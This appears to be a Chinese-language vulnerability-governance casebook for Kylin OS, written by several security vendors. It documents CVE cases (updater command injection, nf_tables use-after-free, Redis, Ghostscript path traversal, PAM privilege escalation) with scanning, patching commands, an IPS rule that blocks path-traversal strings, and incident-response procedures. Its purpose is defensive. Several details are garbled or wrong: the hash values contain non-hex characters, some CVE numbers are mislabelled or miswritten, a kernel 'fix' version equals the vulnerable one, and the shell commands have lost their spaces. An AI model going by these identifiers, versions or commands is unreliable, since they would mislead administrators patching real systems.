

麒麟操作系统安全漏洞治理案例集

2025 年 12 月

前 言

银河麒麟操作系统作为国产基础软件生态的核心支撑，已广泛应用于政务、金融、能源、通信等关键领域，其安全稳定运行直接关系到国家关键信息基础设施的安全与业务连续性。随着系统部署范围的扩大与应用场景的深化，各类安全漏洞风险持续暴露——从内核层的内存管理错误、权限校验缺陷，到服务层的远程管理配置不当、定时任务代码漏洞，再到应用层的 Web 服务叠加权限配置疏漏形成了覆盖全链路的安全威胁。这些漏洞一旦被利用，可能导致系统被入侵、权限被窃取、业务被中断，甚至引发大规模设备安全事件，对行业安全与数据主权构成严重挑战。

为系统梳理银河麒麟操作系统漏洞治理的实践经验，向有关单位提供可落地、可参考的处置范式，麒麟软件安全生态联盟邀请相关单位共同编制覆盖多行业多场景的典型漏洞治理案例集。案例围绕漏洞信息，呈现危害等级判定、组件漏洞分析、当前版本核查、修复版本选型、补丁验证流程、具体修复步骤及替代规避措施等处置细节。

参编单位

麒麟软件有限公司

奇安信网神信息技术（北京）股份有限公司

杭州安恒信息技术股份有限公司

北京天融信网络安全技术有限公司

北京中科微澜科技有限公司

北京神州绿盟科技有限公司

北京猎鹰安全科技有限公司

哨云科技（南京）有限公司

深信服科技股份有限公司

北京升鑫网络科技有限公司

相关政策标准

- 《中华人民共和国网络安全法》
- 《信息安全技术 网络安全漏洞管理规范》（GB/T 30276-2020）
- 《信息安全技术 网络安全漏洞分类分级指南》（GB/T 30279-2020）
- 《信息安全技术—网络安全漏洞标识与描述规范》（GB/T 28458-2020）

操作系统安全公告

操作系统安全公告由操作系统供应商定期发布，用于通报已发现的安全漏洞、受影响版本以及相应的修复措施或缓解方法。主要包括：

- 漏洞描述：详细说明漏洞的性质、影响范围、可能的攻击方式等。
- 严重性评级：根据漏洞潜在影响，使用标准化的评级系统（如 CVSS）对漏洞进行评级，通常分为“严重”、“高”、“中”、“低”四个等级。
- 修复措施：提供修复漏洞的具体步骤，包括补丁下载链接、更新说明等。
- 缓解措施：在补丁尚未发布或无法立即应用的情况下，提供临时的缓解措施，以降低漏洞被利用的风险。
- 受影响的产品和服务：明确指出哪些版本的操作系统版本或相关组件版本受到漏洞影响。
- 发布时间和更新：公告的发布时间以及后续的更新信息，确保用户能够及时获取最新的安全信息。

麒麟操作系统安全漏洞治理案例（奇安信）

1、编制依据

（1）CVE/CVSS 体系

- MITRE 维护的通用漏洞枚举系统
- CVSS v3.1 评分标准（基础/时序/环境三维度）
- 漏洞严重程度量化评估规范

（2）ISO/IEC 30111:2019 通用标准框架

- 漏洞处理流程国际标准
- 规定漏洞分析、修复和发布的全生命周期管理
- 强调漏洞修复的时效性要求

2、操作系统安全公告

组件漏洞案例: kylin-system-updater 命令注入漏洞(CVE-2023-1277)。
kylin-system-updater 是操作系统组件。kylin-system-updater 1.4.20kord 版本及之前版本存在操作系统命令注入漏洞。攻击者利用该漏洞执行命令注入攻击。

表 1: 麒麟操作系统修复版本

操作系统	修复版本
银河麒麟桌面操作系统 V10 SP1	1.4.27.6update15
银河麒麟桌面操作系统 V10 SP1 2303	1.4.27.6update15

内核漏洞案例: Linux 内核权限提升漏洞(CVE-2024-1086)对应修复版本

Linux 内核 5.10 至 5.15 版本存在 use-after-free 漏洞，影响 nf_tables 网络过滤组件。

表 2：修复版本对应关系

软件包	操作系统	修复版本
linux-kernel	Kylin V10 SP1 2107	5.4.18-113.102
linux-kernel	Kylin V10 SP1 2203	5.4.18-113.102
linux-kernel	Kylin V10 SP1 2303	5.4.18-113.102

内存漏洞案例:Redis 缓冲区溢出漏洞(CVE-2021-32762)对应修复版本。

Redis 存在安全漏洞,该漏洞源于命令行工具 redis-cli 和 redis-sentinel 服务在解析专门制作的大型多批量网络回复时可能容易出现整数溢出。

表 3：修复版本对应关系

软件包	操作系统	修复版本
Redis	银河麒麟高级服务器操作系统 V10 SP1	7.2.7-1.p01.ky10

3、高频漏洞描述

3.1 kylin-system-updater 命令注入漏洞(CVE-2023-1277)特征

风险等级：7.8 (CVSS 3.X)

威胁类型：命令注入

技术类型：命令注入

攻击复杂度：低

用户认证：不需要用户认证

用户交互：不需要用户交互

影响范围：不变

机密性影响：高

完整性影响：高

可用性影响：高

影响对象数量级：万级

3.2 Linux 内核权限提升漏洞(CVE-2024-1086)特征

风险等级：7.8 (CVSS 3.X)

威胁类型：权限提升

技术类型：use-after-free

攻击复杂度：中

触发方式：本地

用户认证：需要用户认证

用户交互：需要用户交互

影响范围：不变

机密性影响：高

完整性影响：高

可用性影响：高

影响对象数量级：十万级

3.3 Redis 堆缓冲区溢出漏洞(CVE-2023-38545)特征

风险等级：8.8 (CVSS 3.X)

威胁类型：代码执行 | 拒绝服务

技术类型：堆缓冲区溢出

攻击复杂度：高

触发方式：网络

用户认证：不需要用户认证

用户交互：不需要用户交互

影响范围：不变

机密性影响：高

完整性影响：高

可用性影响：高

影响对象数量级：百万级

4、漏洞处置响应时间

漏洞处置响应时间为漏洞组件升级所需时间。

5、漏扫原理和修复方式

漏扫原理：本平台基于软件组成分析（SCA）的二进制检测技术

文件释放与解压：平台目前支持多种编程语言、压缩包格式，确保深度释放样本文件。

特征提取与指纹匹配：根据文件类型，使用基于每种类型单独设计的静态方法提取文件的指纹特征，并与海量级的指纹库进行匹配。

漏洞报告生成：根据组件匹配结果，从漏洞库中匹配并生成漏洞包，包括漏洞基本信息、详细描述、漏洞补丁、POC/EXP、样本库中的影响范围以及漏洞的组件关联图。

6、平台建议修复方式：升级至最新版本

kylin-system-updater 漏洞补丁：

QNPD 编号：1922869131672018945

名称：安装补丁或更新版本至 1.4.27.6update15 及以上

来源：官方补丁

操作：

<https://support.kylinos.cn/#/security/saDetail?allTitle=KYSA-202204-0013&department=desktop>

Linux 内核漏洞补丁：

QNPD 编号：20240125001

名称：系统更新至 5.4.18-113.102 版本

来源：官方系统补丁

操作：<https://www.kylinos.cn/support/loophple/patch/5781.html>

Redis 漏洞补丁：

QNPD 编号：20231011002

名称：KYSA-202505-1212

来源：Redis 官方安全公告

操作：

<https://support.kylinos.cn/#/security/saDetail?allTitle=KYSA-202505-1212&department=server>

7、安全事件应对：

kylin-system-updater 漏洞安全事件应对：

事件发现：安全团队与某互联网服务商 IT 部门协作，进行了全面的服务器资产扫描，发现操作系统版本为银河麒麟桌面操作系统 V10 SP1 2303 的业务处理服务器中，使用 1.4.20 版本的 kylin-system-updater 进行系统管理，可能导致执行命令注入攻击。

风险评估：安全团队进行了漏洞验证工作，使用 POC 脚本对业务系统进行测试，验证了漏洞的可利用性。随后对系统日志、转储文件目录、进程、网络边界、用户权限等进行监控，观察是否存在异常行为。

漏洞处置：在与用户侧运维人员进行协调沟通后，决定采用离线的方式更新 kylin-system-updater 组件，根据平台修复建议中提供的官方链接进行了修复，并对修复后的系统进行了兼容性和安全测试。

Linux 内核漏洞安全事件应对：

该漏洞存在于 Linux 内核的 nf_tables 组件中，由于对网络规则处理时的内存管理不当，导致 use-after-free 条件。

事件发现：某云计算平台在进行安全巡检时，发现终端版本为银河麒麟桌面操作系统 V10 存在可疑的内核崩溃记录，经分析确认为 CVE-2024-1086 漏洞利用尝试。

风险评估：安全团队立即隔离受影响系统，检查内核日志和系统调用记录，确认是否存在成功的权限提升攻击。同时评估该漏洞对客户虚拟机的潜在影响。

漏洞处置：通过热补丁方式临时修复运行中的系统，随后安排维护窗口进行内核完整升级，确保业务连续性的同时彻底修复漏洞。

Redis 漏洞安全事件应对：

事件发现：某电子商务平台版本为银河麒麟高级服务器操作系统 V10 SP1 的麒麟服务器 WAF 检测到异常的 API 请求模式，经溯源分析发现攻击者尝试利用 Redis 漏洞，当 redis-cli 或 redis-sentinel 连接到一个恶意或被控制的 Redis 服务器时，攻击者可以返回一个精心构造的超大网络包，从而触发该漏洞。

风险评估：安全团队紧急检查所有配置 Redis 服务的系统，评估漏洞被利用的可能性及影响范围。

漏洞处置：立即关闭 redis-cli 和 redis-sentinel 组件作为临时措施，随后分批升级 Redis 版本，确保在线服务的高可用性不受影响。

8、漏洞处置案例

8.1 组件漏洞案例：kylin-system-updater 命令注入漏洞（cve-2023-1277）

（1）漏洞信息

表 4：漏洞信息

字段	详情
漏洞编号	cve-2023-1277
发布日期	2023-03-08
漏洞名称	kylin-system-updater 命令注入漏洞
厂商	银河麒麟
技术类型	命令注入
威胁类型	命令注入
CVSS 3.X	7.8
公开 POC/EXP	无
影响对象数量级	万级
利用条件	-
技术细节	无
攻击复杂度	低
触发方式	网
用户认证	不需要用户认证
用户交互	不需要用户交互
影响范围	不变
机密性影响	高
完整性影响	高
可用性影响	高

（2）影响范围

该影响范围反映了该漏洞影响了多少平台中的样本。

表 5：漏洞影响

影响样本	Kylin-Desktop-V10-SP1-2303-Release-20240130-x86_64.iso
MD5	b7c2cldb2faedf70ce6089a89d393cb3
影响文件	kylin-system-updater
所属项目	用户所建平台项目

影响样本	Kylin-Desktop-V10-SP1-Release-hwe-2107-x86_64.iso
MD5	93f63db186dfa8f272555cb89f86ec8
影响文件	kylin-system-updater
所属项目	用户所建平台项目

（3）扫描方式：静态扫描

（4）扫描工具：天问平台

（5）漏洞处置建议：升级至最新版本

- 所属行业：互联网
- 应用场景：Web 业务服务器
- 扫描日期：2024 年 3 月 2 日
- 漏洞编号：CVE-2023-1277
- 危害等级：7.8（CVSS 3.X）
- 组件名称：kylin-system-updater
- 漏洞名称：kylin-system-updater 命令注入漏洞
- 漏洞类型：命令注入
- 漏洞状态：已修复（检测时版本 1.4.20，存在漏洞）
- 当前包版本：kylin-system-updater = 1.4.20

- 修复版本：1.4.27.6update15（`kylin-system-updater` 官方修复版本）
- 修复方法：升级至官方修复建议版本

8.2 内核漏洞案例：Linux 内核权限提升漏洞（CVE-2024-1086）

（1）基础信息

表 6：漏洞信息

字段	值
漏洞编号	CVE-2024-1086
发布日期	2024 年 1 月 25 日
漏洞名称	Linux 内核 use-after-free 漏洞
厂商	银河麒麟
技术类型	use-after-free
威胁类型	权限提升
CVSS 3.X	7.8（高危）
公开 POC/EXP	有
影响对象数量级	十万级（Linux 服务器）
利用条件	需本地访问权限
技术细节	nf_tables 组件 use-after-free 漏洞
QNPD 编号	20240125001

字段	值
攻击复杂度	中
触发方式	本地
用户认证	需要用户认证
用户交互	需要用户交互
影响范围	不变
机密性影响	高
完整性影响	高
可用性影响	高

（2）漏洞原理

该漏洞存在于 Linux 内核的 nf_tables 组件中，由于对网络规则处理时的内存管理不当，导致 use-after-free 条件。攻击者可通过特制的 netlink 消息触发该漏洞，从而提升至 root 权限。

（3）影响范围

表 7：影响信息

影响样本	MD5	影响文件	所属项目
linux 5.10.0-8-generic	alb2c3d4e5f6g7h8i9j 0kl12m3n4o5p6	vmlinuz-5.10.0-8-generic	云计算平台

- 扫描方式：静态扫描
- 扫描工具/软件名称：天问平台
- 漏洞处置建议：系统升级至 5.4.18-113.102 及以上版本

- 所属行业：云计算
- 应用场景：虚拟化平台宿主机系统
- 扫描日期：2024 年 3 月 15 日
- 漏洞编号：CVE-2024-1086
- 危害等级：7.8（CVSS 3.X）
- 组件名称：Linux 内核
- 漏洞名称：Linux 内核 use-after-free 漏洞
- 漏洞类型：权限提升
- 漏洞状态：未修复（检测时内核版本 5.10.0-8）
- 当前包版本：linux 5.10.0-8-generic
- 修复版本：linux 5.10.0-8-generic
- 修复方法：通过官方仓库升级内核版本
- 补丁验证：已验证，系统重启后功能正常
- 修复步骤：
 - ① 下载官方系统更新包
 - ② 备份当前系统环境
 - ③ 安装新系统并更新内核 GRUB 配置
 - ④ 重启系统并验证内核版本
 - ⑤ 其他规避措施：临时禁用 nf_tables 模块

8.3 内存漏洞案例：Redis 堆缓冲区溢出漏洞（CVE-2021-32762）

（1）基础信息

表 8：漏洞信息

字段	值
漏洞编号	CVE-2021-32762

字段	值
发布日期	2021/10/04
漏洞名称	Redis 缓冲区溢出漏洞
厂商	银河麒麟
技术类型	缓冲区溢出
威胁类型	代码执行、拒绝服务
CVSS 3.X	8.8（高危）
公开 POC/EXP	有
影响对象数量级	百万级（使用 Redis 的应用程序）
利用条件	配置器未执行溢位检查
技术细节	calloc（）堆分配函数之前未执行溢出检查
QNPd 编号	20231011002
攻击复杂度	高
触发方式	网络
用户认证	不需要用户认证
用户交互	不需要用户交互
影响范围	不变

字段	值
机密性影响	高
完整性影响	高
可用性影响	高

(2) 漏洞原理

漏洞源于 Redis 的底层 hiredis 客户端库。在解析一个巨大的多批量（multi-bulk）网络回复时，库代码在调用 calloc() 函数分配内存之前，未能对一个 size 参数进行整数溢出检查。

(3) 影响范围

表 9：影响信息

影响样本	MD5	影响文件	所属项目
Redis	cld2e3f4g5h6i7j8k9l 0m1n2o3p4q5r6	/usr/bin/Redis	Web 应用项目

(4) 扫描方式：静态扫描

(5) 扫描工具：天问平台

(6) 漏洞处置建议：升级银河麒麟公告官方补丁 7.2.7-1.p01.ky10

- 所属行业：电子商务
- 应用场景：Web 服务器 API 调用组件
- 扫描日期：2024 年 3 月 18 日
- 漏洞编号：CVE-2023-32762
- 危害等级：8.8（CVSS 3.X）

- 组件名称: Redis
- 漏洞名称: Redis 缓冲区溢出漏洞
- 漏洞类型: 缓冲区溢出
- 漏洞状态: 已修复
- 当前包版本: Redis7.2.7-1
- 修复版本: Redis_7.2.7-1.p01.ky10
- 修复方法: 通过官方补丁升级组件
- 补丁验证: 已验证, API 功能正常
- 修复步骤:
 - ① 停止相关 Web 服务
 - ② 备份当前 Redis 配置
 - ③ 安装新版本 Redis

麒麟操作系统安全漏洞治理案例（安恒）

1、漏洞一处置情况

（1）漏洞信息

漏洞编号：CVE-2025-27837

漏洞名称：GhostscriptPostScript 解析器路径遍历漏洞

漏洞类型：任意文件写入（PathTraversal）

危害等级：高危（CVSS3.1 评分 8.8）

组件名称：ArtifexGhostscript（文档渲染引擎）

漏洞描述：该漏洞源于 Ghostscript 对 PostScript 文件解析时未正确过滤特殊字符，攻击者可通过构造包含恶意路径的 PostScript 文档，绕过安全沙箱限制，在系统任意目录写入文件，最终实现远程代码执行或敏感数据泄露。

（2）扫描方式

通过漏扫系统对目标服务器进行登录扫描，重点检测文档处理组件的安全风险。扫描策略包含以下维度：

组件版本检测：对比官方发布的 Ghostscript 版本号（9.52-14.a.ky10），识别未更新的组件。

协议指纹识别：通过安恒协议指纹库识别 Ghostscript 服务，验证是否开放非标准端口。

（3）扫描工具/软件名称：明鉴漏洞扫描系统

（4）漏洞处置建议

● 紧急修复：

升级 Ghostscript 至银河麒麟官方修复版本（9.52-14.a.ky10 或更高），该版本已通过麒麟软件安全测试。

- 执行以下命令验证当前版本：

`rpm-qalgrepghostscript#`输出应为 `ghostscript-9.52-14.a.ky10`

- 临时防护：

禁用 Ghostscript 的远程文档处理功能，关闭相关端口（如 TCP9100）。

配置 SELinux 为强制模式，限制 Ghostscript 进程的文件写入权限：

```
setenforce1
```

```
ausearch-c'gs'--raw|audit2allow-Mmy-gs
```

```
semodule-imy-gs.pp
```

- 持续监控：

通过 ELK 平台集中分析 `/var/log/messages` 中 Ghostscript 进程异常日志。

使用入侵防御系统（IPS）拦截包含 `..`、`%2e%2e` 等路径穿越字符的请求。

（5）漏洞处置案例

所属行业：政府行业

应用场景：某政府机构官网服务器（银河麒麟高级服务器操作系统 V10SP32403loongarch64），承载网站文件和宣传资料。

扫描日期：2025 年 7 月 1 日

漏洞状态：已修复

当前包版本：9.52-12.a.ky10（受影响版本）

修复版本：9.52-14.a.ky10

漏洞验证：

通过 `rpm-qa` 确认 Ghostscript 版本为 9.52-12.a.ky10，属于受影响版本。

使用 POC 脚本构造恶意 PostScript 文件，执行后发现系统在 `/etc/shadow` 目录生成恶意文件，验证漏洞存在性。

修复步骤：

步骤 1: 配置银河麒麟官方安全更新源:

```
yum-config-manager--add-repohttps://update.cs2c.com.cn/NS/V10/V10SP3-2403/oss/adv/lic/updates/loongarch64/
```

步骤 2: 执行组件升级命令:

```
yumupdateghostscript-y
```

步骤 3: 重启 Ghostscript 服务使补丁生效:

```
systemctlrestartcups#Ghostscript 依赖 CUPS 服务
```

补丁验证:

再次运行 POC 脚本, 确认无法在非授权目录写入文件。

检查系统日志 (/var/log/cups/error_log), 无 Ghostscript 相关报错。

通过 rpm-Vghostscript 验证文件完整性, 无异常输出。

其他规避措施:

权限隔离: 将 Ghostscript 进程运行在独立的用户命名空间, 限制其对系统文件的访问:

```
systemctleditcups
```

```
[Service]
```

```
PrivateUsers=true
```

文件监控: 使用 inotifywait 实时监测 Ghostscript 输出目录:

```
inotifywait-m/var/spool/cups-ecreate,delete
```

```
cp-r/etc/cups/etc/cups_bak
```

处置结果:

Ghostscript 组件升级至修复版本, 漏洞利用路径被彻底阻断。

后续扫描显示系统符合等保三级要求, 未发现同类漏洞残留。

经验总结:

补丁管理闭环：通过银河麒麟运维管理平台实现漏洞补丁的自动化分发与安装，将 Ghostscript 版本纳入系统基线。

业务影响评估：在医疗 PACS 系统中，优先采用“先隔离后修复”策略，避免因停机升级影响影像诊断业务连续性。

威胁情报联动：订阅 Artifex 官方安全公告，结合明鉴漏洞扫描系统的实时规则更新（重大漏洞 24 小时内响应），提升漏洞发现时效性。

2、漏洞二处置情况

（1）漏洞信息

漏洞编号：CVE-2025-6018

漏洞名称：银河麒麟系统 PAM 认证逻辑缺陷漏洞（本地权限提升）

漏洞类型：本地权限提升（LPE）

危害等级：高危（CVSS3.1 评分 8.8）

组件名称：银河麒麟系统 PAM（可插拔认证模块，适配版本：银河麒麟高级服务器操作系统 V10SP3/V10SP4（x86_64/loongarch64））

漏洞描述：该漏洞源于银河麒麟系统 PAM 认证模块配置存在逻辑缺陷，未对 SSH 登录时的 PAM_TTY 环境变量进行严格过滤。攻击者通过 SSH 登录低权限账户后，可构造 pam_set_item()调用伪造 PAM_TTY=allow_active=yes，绕过麒麟系统对物理控制台的访问限制，获取 allow_active 特权（可执行重启、存储设备操作等）。若与 CVE-2025-6019（麒麟系统 libblockdev 越界写漏洞）协同利用，可直接从普通用户权限提升至 root 权限，威胁麒麟系统承载的、金融等核心业务数据安全。

（2）扫描方式

通过漏扫系统对银河麒麟进行登录式深度扫描，聚焦 PAM 认证模块与关联特权服务的安全风险：

组件版本检测：对比银河麒麟官方发布的 PAM 修复版本（pam-1.5.1-23.ky10、pam-config-1.5.1-23.ky10），通过 rpm-qalgreppam 识别未更新的受影响组件；

同时检测麒麟系统 udisks2（2.9.2-15.ky10 及以上为修复版）、libblockdev（3.2.1-12.ky10 及以上为修复版）版本，排查协同攻击风险。

PAM 配置合规性检测：检查麒麟系统 PAM 核心配置文件（/etc/pam.d/sshd、/etc/pam.d/login）中 authrequiredpam_env.so 行是否包含 user_readenv=0 参数，识别环境变量伪造漏洞。

服务状态与端口检测：验证麒麟系统 SSH 服务（sshd）是否启用（systemctlis-activesshd）、udisks2 服务是否运行，同时检测 SSH 端口（默认 22）是否仅限内网访问，避免外部攻击者利用漏洞。

（3）扫描工具/软件名称：明鉴漏洞扫描系统

（4）漏洞处置建议

紧急修复：

升级麒麟系统 PAM 模块及关联特权组件至官方修复版本，确保从源头阻断

#配置银河麒麟官方安全更新源（以 V10SP3 为例）

```
yum-config-manager--add-repohttps://update.cs2c.com.cn/NS/V10/V10SP3/os/adv/
lic/updates/x86_64/
```

```
yumcleanall&&yummakecache
```

```
yumupdatepampam-configudisks2libblockdev-y
```

执行以下命令验证修复版本：

```
rpm-qalgreppam|grep1.5.1-23.ky10
```

```
rpm-qalgrepudisks2|grep2.9.2-15.ky10
```

```
rpm-qalgreplibblockdev|grep3.2.1-12.ky10
```

临时防护（无法立即升级时）：

限制 PAM 环境变量伪造：编辑麒麟系统 PAM 配置文件，添加 user_readenv=0 参数阻断环境变量篡改：

```
sed-i'/authrequiredpam_env.so/s/$/user_readenv=0/'/etc/pam.d/sshd/etc/pam.d/login
```

```
systemctlrestartsshd
```

管控 allow_active 特权：修改麒麟系统 polkit 规则，限制 udisks2 服务访问权限，避免特权滥用：

```
vi/etc/polkit-1/rules.d/50-udisks2.rules
```

```
systemctlrestartpolkit
```

非必要场景关闭 udisks2 服务：

```
systemctlstopudisks2&&systemctlmaskudisks2.service
```

（5）漏洞处置案例（麒麟系统实战场景）

所属行业：某企业

应用场景：某企业云平台核心服务器，搭载银河麒麟高级服务器操作系统 V10SP3loongarch64 架构，承载企业数据共享平台，需满足等保三级合规要求，支持 7×24 小时业务访问。

扫描日期：2025 年 9 月 5 日

漏洞状态：已修复

修复前包版本：pam-1.5.1-20.ky10（受 CVE-2025-6018 影响）、
udisks2-2.9.2-12.ky10（受 CVE-2025-6019 影响）、libblockdev-3.2.1-9.ky10（受
CVE-2025-6019 影响）

修复后包版本：pam-1.5.1-23.ky10（麒麟官方 PAM 修复版）、udisks2-2.9.2-15.ky10、
libblockdev-3.2.1-12.ky10

漏洞验证

版本确认：通过麒麟系统包管理命令核查组件版本，确认漏洞存在：

```
rpm-qalgrep-E"pam|udisks2|libblockdev"
```

#输出结果：pam-1.5.1-20.ky10、udisks2-2.9.2-12.ky10、libblockdev-3.2.1-9.ky10，
均为受影响版本

实战验证：使用普通账户（如 user_gov）通过 SSH 登录服务器，构造 PAM_TTY=allow_active=yes 环境变量，执行 udiskctlstatus 命令，发现可正常查看云存储设备信息（未触发权限拦截），验证 CVE-2025-6018 漏洞存在；进一步使用适配 loongarch64 架构的 CVE-2025-6019POC 脚本，触发 bd_align_device()函数，在/var/log/udisks2/udisks2.log 中发现越界写日志，确认协同攻击风险。

修复步骤（遵循麒麟官方流程）：

步骤 1：备份麒麟系统关键配置（避免升级异常）：

```
cp-r/etc/pam.d//etc/pam.d_bak/
```

```
cp/etc/polkit-1/rules.d/50-udisks2.rules/etc/polkit-1/rules.d/50-udisks2.rules.bak
```

步骤 2：配置麒麟官方安全更新源并执行升级：

```
yum-config-manager--add-repohttps://update.cs2c.com.cn/NS/V10/V10SP3/os/adv/  
lic/updates/loongarch64/
```

```
yumupdatepampam-configudisks2libblockdev-y
```

步骤 3：重启依赖服务使补丁生效：

```
systemctlrestartsshdpolkit
```

```
systemctlrestartudisks2
```

```
systemctlstatussshdpolkitudisks2
```

补丁验证（麒麟系统合规性检查）：

功能验证：使用 user_gov 账户 SSH 登录，构造 PAM_TTY=allow_active=yes 环境变量后执行 udiskctlstatus，系统弹出“请输入管理员密码”提示（auth_admin 生效），无法访问存储设备；运行 CVE-2025-6019POC 脚本，
/var/log/udisks2/udisks2.log 无越界写日志，确认漏洞利用链彻底阻断。

日志验证：检查/var/log/auth.log，无 PAM_TTY 环境变量伪造成功的记录；查看/var/log/messages，PAM 模块日志显示“user_readenv=0 已启用，环境变量过滤生效”，无异常报错。

完整性验证：通过麒麟系统 rpm 校验功能，确认修复组件文件未被篡改：

```
rpm-Vpampam-configudisks2libblockdev
```

#无任何输出表示文件完整性正常

漏洞修复效果：麒麟系统 PAM 模块及关联组件成功升级至官方修复版本，CVE-2025-6018 漏洞利用路径（环境变量伪造→特权获取）与协同攻击链（结合 CVE-2025-6019 提权）均被阻断，用户无法再通过漏洞获取高权限。

业务与合规性：修复过程耗时 25 分钟（选择凌晨 3:00-3:25 错峰执行），未对数据共享平台的 7×24 小时服务造成中断；修复后通过明鉴漏洞扫描系统复检，结果显示“无 CVE-2025-6018 漏洞”，符合等保三级对“组件漏洞修复”的合规要求。

经验总结

麒麟专属补丁管理：借助“银河麒麟运维管理平台”，将 PAM、udisks2、libblockdev 的修复版本（pam-1.5.1-23.ky10 等）纳入麒麟系统基线配置，实现云所有麒麟服务器的“漏洞检测-补丁推送-自动安装-结果回传”闭环，避免人工操作遗漏。

麒麟业务风险隔离：针对云平台中承载核心数据的麒麟服务器，修复前通过麒麟系统“容器隔离”功能，将 PAM 与 udisks2 进程部署在独立容器内，同时暂停非必要的 SSH 访问（仅保留运维 IP 白名单），避免修复期间外部攻击利用漏洞。

麒麟生态威胁情报联动：订阅麒麟软件官方安全公告

（<https://www.cs2c.com.cn/security/>），同步获取 CVE-2025-6018 在麒麟系统中的适配修复进展；结合明鉴漏洞扫描系统的“麒麟专项规则库”（重大漏洞 24 小时内更新检测规则），实现漏洞“早发现、早处置”，缩短云风险暴露窗口。

麒麟系统配置固化：将“PAM 配置添加 user_readenv=0”“polkit 规则设置 allow_active=auth_admin”“SSH 端口仅限内网访问”等安全配置，固化为麒麟服务器初始化模板，在云新节点部署时直接应用，从源头减少漏洞利用的配置风险。

麒麟操作系统安全漏洞治理案例（天融信）

1、编制依据

- 等保 2.0 三级要求（关键信息基础设施适用）：
- 要求“应及时向安全管理人员报告安全事件和风险，定期进行安全测评”；
- 明确“漏洞管理应建立流程，包括漏洞发现、评估、修复、验证等环节，且高危漏洞修复周期不超过 72 小时”。

2、漏洞处置的阶段划分与时间节点

漏洞处置通常分为：发现→确认→修复→验证→发布五个阶段，各阶段时间受漏洞复杂度、影响范围等因素影响，具体如下：

（1）漏洞发现阶段（0-24 小时）

内部发现：通过麒麟 OS 内置的 auditd 审计、入侵检测系统（IDS）或安全监控平台（如麒麟安全中心）实时监测异常，触发预警后，安全团队需在 2 小时内完成初步确认（如日志分析、PoC 验证）。

外部报告：若漏洞由用户/第三方安全研究者报告，麒麟软件的安全响应中心（SRC）需在 24 小时内响应（确认漏洞真实性、收集复现步骤）。

（2）漏洞确认阶段（2-48 小时）

技术验证：麒麟软件安全团队需在 24 小时内完成漏洞影响范围评估（如受影响版本、攻击路径、是否可远程利用），并输出《漏洞分析报告》（含 CVSS 评分、风险等级）。

业务影响评估：联合产品团队评估漏洞对关键业务（如金融交易、政务系统）的影响，确定修复优先级（如“核心业务相关漏洞优先处理”）。

（3）漏洞修复阶段（48 小时-7 天）

补丁开发：

高危漏洞：麒麟软件研发团队需在 48 小时内完成补丁开发（如修复内核漏洞、权限校验逻辑缺陷）；

中低危漏洞：修复周期延长至 7 天内（需协调代码审核、测试验证）。

兼容性测试：补丁需通过麒麟 OS 内部测试环境（覆盖 x86_64、ARM64 等架构）及用户场景验证（如与国产化硬件/软件的兼容性），确保无二次漏洞或功能异常。

（4）验证与发布阶段（72 小时内）

内部验证：补丁发布前，麒麟软件需在 24 小时内完成“修复效果验证”（如通过渗透测试确认漏洞已修复）；

用户推送：

高危漏洞：通过紧急补丁包（Hotfix）形式，48 小时内推送至官方 YUM 源，支持在线升级；

中低危漏洞：纳入月度安全补丁包，在下一个维护窗口（如每月第一个周五）推送。

（5）用户侧修复闭环（企业自定义）

企业用户需根据自身业务场景，在麒麟 OS 官方补丁发布后，72 小时内完成内部主机升级（关键业务系统可缩短至 24 小时），并验证修复有效性（如重新扫描漏洞、模拟攻击测试）。

3、漏扫原理和修复方式

（1）漏扫原理：

- 通过登录对比操作系统版本、组件版本、系统架构，验证漏洞是否存在
- 通过执行 Poc 脚本，验证漏洞是否存在

（2）修复方式：

- 临时修复：通过研究漏洞原理，禁用相关服务、端口或修改相关配置文件
- 官方修复：安装官方发布的补丁或升级修复后的安装包

4、安全事件分类与分级（明确应对优先级）

（1）事件分类

根据攻击路径与影响对象，可分为以下核心类型：

恶意代码攻击：病毒、木马、勒索软件（如针对国产化办公软件的感染）、Rootkit（内核级恶意程序）；

权限越界：特权用户滥用（如 root 账户暴力破解）、普通用户提权（利用 CVE 漏洞或 SUID 文件缺陷）；

数据泄露/篡改：敏感文件（如/etc/shadow、业务数据库）被非法读取/删除，国密通信链路被劫持；

服务中断：DDoS 攻击（针对开放端口如 SSH 22、HTTP 80）、关键进程崩溃（如数据库服务异常终止）；

固件/驱动攻击：UEFI/BIOS 固件被植入恶意代码（如 Bootkit）、国产化硬件驱动（如飞腾 CPU 驱动）存在漏洞被利用；

合规违规：违反等保 2.0 要求的日志缺失、未授权访问（如外部 IP 直接访问核心业务端口）。

（2）事件分级

参考《网络安全事件分类分级指南》（GB/T 20986-2023）及麒麟 OS 的业务场景（如金融、能源），建议按以下标准分级：

特别重大（Ⅰ级）：核心业务系统瘫痪（如数据库集群不可用）、敏感数据大规模泄露（≥10 万条用户信息）、固件级恶意代码感染；

重大（Ⅱ级）：重要业务系统中断（如 OA 系统无法访问超过 24 小时）、关键配置被篡改（如防火墙策略被重置）、勒索软件加密核心文件；

较大（Ⅲ级）：非核心业务系统中断（如内部邮件系统故障）、普通用户权限提升（未影响核心数据）、单个终端感染恶意软件；

一般（Ⅳ级）：日志异常（如多次登录失败）、低危漏洞被利用（如 CVE-2023-XXXX 影响非关键服务）、误报类事件（如正常运维操作触发警报）。

5、应急响应准备

高效的应急响应依赖日常准备，需围绕“人、工具、流程”构建体系化能力。

（1）组织与预案

成立安全响应团队（CSIRT）：明确角色分工（如事件负责人、技术分析师、通信联络人），覆盖运维、安全、业务部门；

制定专项预案：针对麒麟 OS 特性（如可信计算、国产化驱动）编写《麒麟操作系统应急响应手册》，包含：操作系统安全基线；常见安全事件应急处置案例。

（2）监测与工具

日志与审计：启用麒麟 OS 内置的 auditd 服务（审计日志存储于 /var/log/audit/audit.log），配置规则监控关键文件（如/etc/passwd、/bin/su）、目录（如/usr/local/）、进程（如 udisks2）的修改与访问；

入侵检测（IDS/IPS）：部署国产化 IDS，结合麒麟 OS 的 netfilter 防火墙规则，监控异常网络流量（如 C2 服务器通信、大量 SSH 登录尝试）；

行为监控：使用 eBPF 工具（如 BCC、bpftrace）监控高危系统调用（如 execve、unlink），检测恶意进程行为（如尝试修改/etc/sudoers）；

资产测绘：定期使用 nmap、Lynis 或麒麟自研工具绘制《资产拓扑图》，标注关键资产（如核心数据库服务器）、开放端口、依赖组件（如国产化中间件版本）。

（3）资源储备

可信镜像库：维护麒麟 OS 官方源的本地镜像（如/mnt/kylin-repo），确保补丁下载不受外部网络影响；

应急工具包：预安装 tcpdump（抓包）、wireshark（流量分析）、rkhunter（Rootkit 检测）、chkrootkit（内核级检测）等工具；

